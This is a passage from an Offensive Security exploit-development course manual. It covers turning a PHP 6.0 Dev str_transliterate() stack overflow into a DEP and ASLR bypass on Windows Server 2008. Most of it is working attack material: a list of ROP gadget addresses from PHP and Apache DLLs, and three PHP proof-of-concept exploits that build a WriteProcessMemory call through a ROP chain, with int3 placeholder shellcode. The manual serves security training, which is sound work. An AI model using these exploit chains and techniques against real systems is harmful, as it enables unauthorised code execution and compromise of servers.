02CEB928 Interesting brick for gadgets: php_mbstring.dll     0X2CEB928  MOV DWORD PTR DS:[ECX],EAX || RETN ||
02CEB964 Interesting brick for gadgets: php_mbstring.dll     0X2CEB964  MOV EAX,DWORD PTR DS:[EAX] || RETN ||
02CEFD85 Interesting brick for gadgets: php_mbstring.dll     0X2CEFD85  MOV EAX,DWORD PTR DS:[EAX] || RETN ||
02CF1E7E Interesting brick for gadgets: php_mbstring.dll     0X2CF1E7E  MOV DWORD PTR DS:[EAX],ECX || RETN ||
00833CDE Interesting brick for gadgets: php_mysqli.dll       0X833CDE   MOV DWORD PTR DS:[EAX],ECX || RETN ||
00833CF7 Interesting brick for gadgets: php_mysqli.dll       0X833CF7   MOV DWORD PTR DS:[ECX],EAX || RETN ||
00836DC2 Interesting brick for gadgets: php_mysqli.dll       0X836DC2   MOV DWORD PTR DS:[ECX],EAX || RETN ||
0083820E Interesting brick for gadgets: php_mysqli.dll       0X83820E   MOV DWORD PTR DS:[EAX],ECX || RETN ||
00838227 Interesting brick for gadgets: php_mysqli.dll       0X838227   MOV DWORD PTR DS:[ECX],EAX || RETN ||
008385D2 Interesting brick for gadgets: php_mysqli.dll       0X8385D2   MOV DWORD PTR DS:[ECX],EAX || RETN ||
008387F2 Interesting brick for gadgets: php_mysqli.dll       0X8387F2   MOV DWORD PTR DS:[ECX],EAX || RETN ||
0083A4CB Interesting brick for gadgets: php_mysqli.dll       0X83A4CB   MOV DWORD PTR DS:[EAX],ECX || RETN ||
008A5F03 Interesting brick for gadgets: php_pdo_sqlite.dll   0X8A5F03   MOV DWORD PTR DS:[ECX],EDX || RETN ||
008A5F16 Interesting brick for gadgets: php_pdo_sqlite.dll   0X8A5F16   MOV DWORD PTR DS:[EDX],ECX || RETN ||
008A9CB7 Interesting brick for gadgets: php_pdo_sqlite.dll   0X8A9CB7   MOV EAX,DWORD PTR DS:[ECX] || RETN ||
008B0942 Interesting brick for gadgets: php_pdo_sqlite.dll   0X8B0942   MOV EAX,DWORD PTR DS:[EAX] || RETN ||
008B56C1 Interesting brick for gadgets: php_pdo_sqlite.dll   0X8B56C1   MOV EAX,DWORD PTR DS:[EAX] || RETN ||
008B57D1 Interesting brick for gadgets: php_pdo_sqlite.dll   0X8B57D1   MOV EAX,DWORD PTR DS:[EAX] || RETN ||
008B59AB Interesting brick for gadgets: php_pdo_sqlite.dll   0X8B59AB   MOV DWORD PTR DS:[ECX],EAX || RETN ||
008B59BF Interesting brick for gadgets: php_pdo_sqlite.dll   0X8B59BF   MOV DWORD PTR DS:[ECX],EAX || RETN ||
008B59EA Interesting brick for gadgets: php_pdo_sqlite.dll   0X8B59EA   MOV DWORD PTR DS:[ECX],EDX || RETN ||
008CF918 Interesting brick for gadgets: php_pdo_sqlite.dll   0X8CF918   MOV EAX,DWORD PTR DS:[EAX] || RETN ||
008CFAFB Interesting brick for gadgets: php_pdo_sqlite.dll   0X8CFAFB   MOV DWORD PTR DS:[EAX],ECX || RETN ||
008D1A44 Interesting brick for gadgets: php_pdo_sqlite.dll   0X8D1A44   MOV EAX,DWORD PTR DS:[EAX] || RETN ||
008D46D1 Interesting brick for gadgets: php_pdo_sqlite.dll   0X8D46D1   MOV DWORD PTR DS:[EAX],ECX || RETN ||
6FF221A5 Interesting brick for gadgets: libhttpd.dll         0X6FF221A5 MOV EAX,DWORD PTR DS:[EAX] || RETN ||
6FF25346 Interesting brick for gadgets: libhttpd.dll         0X6FF25346 MOV DWORD PTR DS:[EDX],ECX || RETN ||
6FF253A1 Interesting brick for gadgets: libhttpd.dll         0X6FF253A1 MOV DWORD PTR DS:[EDX],ECX || RETN ||
6FF2562C Interesting brick for gadgets: libhttpd.dll         0X6FF2562C MOV DWORD PTR DS:[ECX],EDX || RETN ||
008510B1 Interesting brick for gadgets: php_pdo.dll          0X8510B1   MOV EAX,DWORD PTR DS:[EAX] || RETN ||
008539B5 Interesting brick for gadgets: php_pdo.dll          0X8539B5   MOV DWORD PTR DS:[ECX],EAX || RETN ||
00859764 Interesting brick for gadgets: php_pdo.dll          0X859764   MOV DWORD PTR DS:[ECX],EDX || RETN ||
00859BDB Interesting brick for gadgets: php_pdo.dll          0X859BDB   MOV DWORD PTR DS:[ECX],EDX || RETN ||
0085AF95 Interesting brick for gadgets: php_pdo.dll          0X85AF95   MOV DWORD PTR DS:[EDX],ECX || RETN ||
02E8639E Interesting brick for gadgets: LIBMYSQL.dll         0X2E8639E  MOV DWORD PTR DS:[ECX],EDX || RETN ||
02EA32C2 Interesting brick for gadgets: LIBMYSQL.dll         0X2EA32C2  MOV DWORD PTR DS:[EDX],ECX || RETN ||
02EA7A75 Interesting brick for gadgets: LIBMYSQL.dll         0X2EA7A75  MOV EDI,DWORD PTR DS:[EDX] || RETN ||
!findrop all
Search completed in 284 secs
```

*Figure 34: findrop.py results*


© All rights reserved to Offensive Security, 2010




## Exercise

1) Take sometime to play with the ID library studying the *findrop.py* script and the related immlib functions.

## ASLR

We have all the tools to "chop the tree", but before proceeding with the case study we need to introduce an issue that we are going to face during exploitation on Windows 2008 Server. Vista and later versions of the Windows OS implement a further security mechanism named *ASLR*, which randomizes the base addresses of loaded applications and *DLL's*. In exploit development terms, this means we can't reliably jump or call any relative addresses such as *JMP ESP* in any system or application *ASLR* compatible module[42]. As the module would get loaded at a different base address after each reboot, our chances of hitting the right one is minimal. As mentioned before, *ASLR* obviously also influences the possibility to use a *ROP* stage which is completely built upon instructions' addresses.

Circumventing *ASLR* usually involves exploiting an application's modules which are not randomized; in some cases the attacker can try to perform a partial overwrite of the return address in order to totally bypass *ASLR*[43]. This is possible because of the fact that only the low 15 bits of the high-order 16 bits of a 32-bit memory mapping are randomized[44].

In our test case we will use a double approach: we will circumvent *ASLR* by scanning only non-*ASLR* modules loaded by the target application to build the ROP *stage*; at last we will need to bruteforce the *WriteProcessMemory* address in *kernel32.dll* exploiting the threading behaviour of the target process.

---

[42] All system modules in Vista and later Windows OSes are *ASLR* enabled, but external applications must be linked with the special flag /DYNAMICBASE during compilation to have this security feature enabled. Check "No support for ASLR" at http://uninformed.org/index.cgi?v=9&a=4&p=6 for further information.

[43] Partial Overwrite Feasibility http://uninformed.org/index.cgi?v=9&a=4&p=10#POVERWRITE

[44] Rahbar, Ali. An analysis of Microsoft Windows Vista's ASLR. Oct, 2006. http://www.sysdream.com/articles/Analysis-of-Microsoft-Windows-Vista's-ASLR.pdf

 © All rights reserved to Offensive Security, 2010

## PHP 6.0 Dev Case Study: the crash

When we started playing with the PHP 6.0 Dev zero day[45] exploit, we immediately realized it could be interesting to port it to Windows 2008 Server trying "the *ROP* way" to circumvent *DEP AlwaysOn*. The vulnerability itself is a vanilla stack overflow occuring when an overly large string is provided as an argument to the *'str_transliterate()'* function. The vulnerability is not a remote one: there must be at least the possibility to upload the php script in order to exploit it. However, the nature of the function which forces the evil input to be unicode encoded, the *AlwaysOn* system policy on our Windows 2008 Server and *ASLR*, turned this vulnerability in a very interesting case.





*Figure 35: php6 poc01, the crash*

[45] PHP 6 Dev 0day, Pr0T3cT10n 04/2010 http://www.exploit-db.com/exploits/12051/

 © All rights reserved to Offensive Security, 2010

Follows the php code of the first *POC* in which we overwrite *EIP* register with the value *0x42424242* as shown in Figure 35. The *ESP* register is pointing to the NOP sled that would eventually land us into the fake *int3* shellcode[46]. Everything seems pretty "straight" and easy, but we are going to dance to some serious voodoo music in a few moments.

```
<?php
/*
04-06-2010 PHP 6.0 Dev str_transliterate() 0Day Buffer Overflow Exploit
Tested on Windows 2008 SP1 DEP alwayson
Matteo Memelli aka ryujin ( AT ) offsec.com
original sploit: http://www.exploit-db.com/exploits/12051 (Author: Pr0T3cT10n)
AWE DEP MODULE POC01
*/

error_reporting(0);

if(ini_get_bool('unicode.semantics')) {
 $buff = str_repeat("\u4141", 256);
 $eip = "\u4242\u4242"; # 0x42424242 debugging
 $nops = str_repeat("\u9090", 20);

 # debugging int3 shellcode
 $shellcode =
"\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC\uCCCC
";

 $exploit = $buff.$eip.$nops.$shellcode;
 str_transliterate(0, $exploit, 0);
} else {
 exit("Error! 'unicode.semantics' has to be on!\r\n");
}

function ini_get_bool($a) {
 $b = ini_get($a);
 switch (strtolower($b)) {
  case 'on':
  case 'yes':
  case 'true':
   return 'assert.active' !== $a;
  case 'stdout':
  case 'stderr':
   return 'display_errors' === $a;
  default:
   return (bool) (int) $b;
 }
}
?>
```

*Poc01.php source code*

[46] This would happen with a working return address replacing 0x42424242 with no ASLR and no DEP.


© All rights reserved to Offensive Security, 2010

Figure 36 shows *DEP* stopping execution of code on the stack. It's time to study how to setup our buffer in order to make a call to the *WriteProcessMemory* function - which is the method we chose this time to circumvent *DEP*.

*Figure 36: DEP stopping normal exploitation flow.*

 © All rights reserved to Offensive Security, 2010

## PHP 6.0 Dev Case Study: the ROP approach

Before "pulling up our socks", we need to study the approach. Hereunder are the steps we have to accomplish in order to craft the attack:

1. Find the *.text* region to patch with *WriteProcessMemory* (*WPM*).
2. Get the address of the *WPM* function and use it as it was static, we'll deal with *ASLR* later on[47].
3. Setup our buffer as in Figure 37: our buffer will contain the skeleton of a *WPM* call, the shellcode to be copied to an executable memory area, and the *ROP* stage.
4. *ROP* stage will be placed just after the return address[48].
5. Patch *WPM* arguments[49] on the fly with the help of the *ROP* stage.
6. Execute WPM call to copy shellcode to the selected executable memory area.
7. Return into shellcode.





*Figure 37: Buffer configuration.*


---

[47] Function address won't change until next reboot.

[48] According to Figure 35 ESP register points just after the return address.

[49] *lpBuffer* and *nSize* arguments will be set to *0xFFFFFFFF* in the buffer and will have to be changed during execution to respectively reflect shellcode address on the stack and its size. We actually know shellcode size before execution, but the value contains null bytes.


© All rights reserved to Offensive Security, 2010



## PHP 6.0 Dev Case Study: preparing the battlefield

Let's prepare the first four steps listed in the previous paragraph. *WPM* can be easily found with the help of Immunity Debugger as shown in Figure 38 (*0x75C41CC6*).





*Figure 38: Finding WPM address.*






*Figure 39: List of no ASLR modules loaded in memory.*


© All rights reserved to Offensive Security, 2010




The *DLL* that will be patched by *WPM* must obviously not be randomized by *ASLR* and may not contain null bytes in the base address. We can use *findrop.py* to list all the *DLLs* not *ASLR* compatible in the process memory space as shown in Figure 39. One of the choices we are given is *libapriconv-1.dll* (base address *0x6EE50000*) in which we will carve the space for our shellcode at the end of its code section (at address *0x6EE52650*).

We now need to setup the buffer according to Figure 37 and *WPM* prototype studied before:

```
<?php
/*
04-06-2010 PHP 6.0 Dev str_transliterate() 0Day Buffer Overflow Exploit
Tested on Windows 2008 SP1 DEP alwayson
Matteo Memelli aka ryujin ( AT ) offsec.com
original sploit: http://www.exploit-db.com/exploits/12051 (Author: Pr0T3cT10n)
AWE DEP MODULE POC02
*/

error_reporting(0);

if(ini_get_bool('unicode.semantics')) {
 $buff    = str_repeat("\u4141", 34);
 $tbp     = "\u2650\u6EE5"; // 6EE52650 ADDRESS TO BE PATCHED BY WPM
 $ptw     = "\u2FE0\u6EE5"; // 6EE52FE0 POINTER FOR WRITTEN BYTES
 $ret     = "\u2660\u6EE5"; // 6EE52660 RET AFTER WPM
 $wpmargs = $ret."\uFFFF\uFFFF".$tbp."\uFFFF\uFFFF\uFFFF\uFFFF".$ptw; // WPM ARGS
 $wpm     = "\u1CC6\u75C4"; // 75C41CC6 WPM ADDRESS
 $nops    = str_repeat("\u9090", 41);
 $rop     = "\u4343\u4343";   // RETURN ADDRESS
 $rop    .= ""; // ROP STAGE GOES HERE
 $sh      = str_repeat("\uCCCC", 167); // SIZE OF BINDSHELL 334 Bytes

 $exploit = $buff.$wpm.$wpmargs.$nops.$sh.$rop;
 str_transliterate(0, $exploit, 0);
} else {
 exit("Error! 'unicode.semantics' has be on!\r\n");
}

function ini_get_bool($a) {
 $b = ini_get($a);
 switch (strtolower($b)) {
  case 'on':
  case 'yes':
  case 'true':
   return 'assert.active' !== $a;
  case 'stdout':
  case 'stderr':
   return 'display_errors' === $a;
  default:
   return (bool) (int) $b;
 }
}

?>
```

*Poc02.php source code*


© All rights reserved to Offensive Security, 2010




As shown in Figure 40, the skeleton of the WPM call was correctly set on the stack, followed by the *NOP* sled and fake shellcode. Moreover, the return address that will be called after the *WPM* call is pointing to the end of the *libapriconv-1.dll* code section as planned.





*Figure 40: Debugging session running Poc02.php script.*

Easy tasks are done! It's up to our creativity now to transform the *WPM* skeleton in a working call.

### Exercise

1) Repeat the required steps needed to crash the vulnerable application and setup the evil buffer preparing the *WPM* skeleton call.


© All rights reserved to Offensive Security, 2010

## PHP 6.0 Dev Case Study: crafting the ROP payload

Before diving into the *ROP* "puzzle", we have to break down the job in small tasks, otherwise we are going to get lost quickly. Hereunder are the steps needed to be accomplished by the *ROP* payload:

1. Get shellcode absolute stack address in a *CPU* register.
2. Patch *lpBuffer WPM* argument on the stack with the calculated shellcode address.
3. Have the size of shellcode value in a *CPU* register.
4. Patch *nSize WPM* argument with real shellcode size.
5. Execute the *WPM* call by pointing *ESP* to *WPM* address on the stack and executing a *RETN*.

Remember that "there's more than one way to skin a cat" and the earnest student should find his own way to build the payload.

### Step 1 and 2

It's time to pull out the *!findrop.py*[50] script, choose some of the *bricks* obtained from *ropresult.txt* and think of a way to build a *gadget* that will accomplish the first two steps of the process. The idea we followed, is that if we use a *CPU* register pointing to an address on the stack (*EBP* for example), we can add or subtract a constant value to it in order to obtain the shellcode absolute address using a relative offset. The gadget we obtained from our observations for these two steps is the following:

```
MOV EAX,EBP          We copy EBP value to EAX. EAX is now pointing to an address on the stack;
POP ESI              This instruction is just overhead and will pop junk from the stack;
POP EBP              This instruction is just overhead and will pop junk from the stack;
POP EBX              This instruction is just overhead and will pop junk from the stack;
RETN
POP ECX              We pop a precalculated constant value from the stack;   ECX = Shellcode Address
RETN
ADD EAX,ECX          We sum the relative offset to EAX and obtain a pointer to shellcode;
POP EBX              This instruction is just overhead and will pop junk from the stack;
POP EBP              This instruction is just overhead and will pop junk from the stack;
RETN
ADD [EAX],EAX        We write to memory patching lpBuffer WPM argument (shellcode address);
RETN
```


*Gadget for step1 and step2*

Follows the *POC* containing the first *ROP* sequence:

---

[50] Please note that even if not ASLR compatible, some of the modules loaded in process space tend to be relocated. From our observation at least *libhttpd.dll, libaprutil-1.dll, libapr-1.dll, mod_log_config.so and mod_include.so modules* were not relocated even across different OSes and were chosen for stable exploitation (we ran *"!findrop libhttpd.dll libaprutil-1.dll libapr-1.dll mod_log_config.so mod_include.so"* for our research).


© All rights reserved to Offensive Security, 2010



```
<?php
/*
04-06-2010 PHP 6.0 Dev str_transliterate() 0Day Buffer Overflow Exploit
Tested on Windows 2008 SP1 DEP alwayson
Matteo Memelli aka ryujin ( AT ) offsec.com
original sploit: http://www.exploit-db.com/exploits/12051 (Author: Pr0T3cT10n)
AWE DEP MODULE POC03
*/

error_reporting(0);

if(ini_get_bool('unicode.semantics')) {
 $buff    = str_repeat("\u4141", 34);
 $tbp     = "\u2650\u6EE5"; // 6EE52650 ADDRESS TO BE PATCHED BY WPM
 $ptw     = "\u2FE0\u6EE5"; // 6EE52FE0 POINTER FOR WRITTEN BYTES
 $ret     = "\u2660\u6EE5"; // 6EE52660 RET AFTER WPM
 $wpmargs = $ret."\uFFFF\uFFFF".$tbp."\uFFFF\uFFFF\uFFFF\uFFFF".$ptw; // WPM ARGS
 $wpm     = "\u1CC6\u75C4"; // 75C41CC6 WPM ADDRESS
 $nops    = str_repeat("\u9090", 41);

 // GETTING SHELLCODE ABSOLUTE ADDRESS
 $rop  = "\u40dd\u6FF2";   // MOV EAX,EBP/POP ESI/POP EBP/POP EBX/RETN              6FF240DD
 $rop .= "\u4242\u4242";   // JUNK POPPED IN ESI
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBX
 $rop .= "\u5DD4\u6EE6";   // POP ECX/RETN                                          6EE65DD4
 $rop .= "\uFDBC\uFFFF";   // VALUE TO BE POPPED IN ECX (REL. OFFSET TO SHELLCODE) FFFFFDBC
 $rop .= "\u222B\u6EED";   // ADD EAX,ECX/POP EBX/POP EBP/RETN                      6EED222B
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBX
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 // PATCHING BUFFER ADDY ARG FOR WPM
 $rop .= "\u1C13\u6EE6";   // ADD DWORD PTR DS:[EAX],EAX/RETN                       6EE61C13

 $sh      = str_repeat("\uCCCC", 167); // SIZE OF BINDSHELL 334 Bytes

 $exploit = $buff.$wpm.$wpmargs.$nops.$sh.$rop;
 str_transliterate(0, $exploit, 0);
} else {
 exit("Error! 'unicode.semantics' has be on!\r\n");
}

function ini_get_bool($a) {
 $b = ini_get($a);
 switch (strtolower($b)) {
  case 'on':
  case 'yes':
  case 'true':
   return 'assert.active' !== $a;
  case 'stdout':
  case 'stderr':
   return 'display_errors' === $a;
  default:
   return (bool) (int) $b;
 }
}

?>
```

*Poc03.php source code*

 © All rights reserved to Offensive Security, 2010

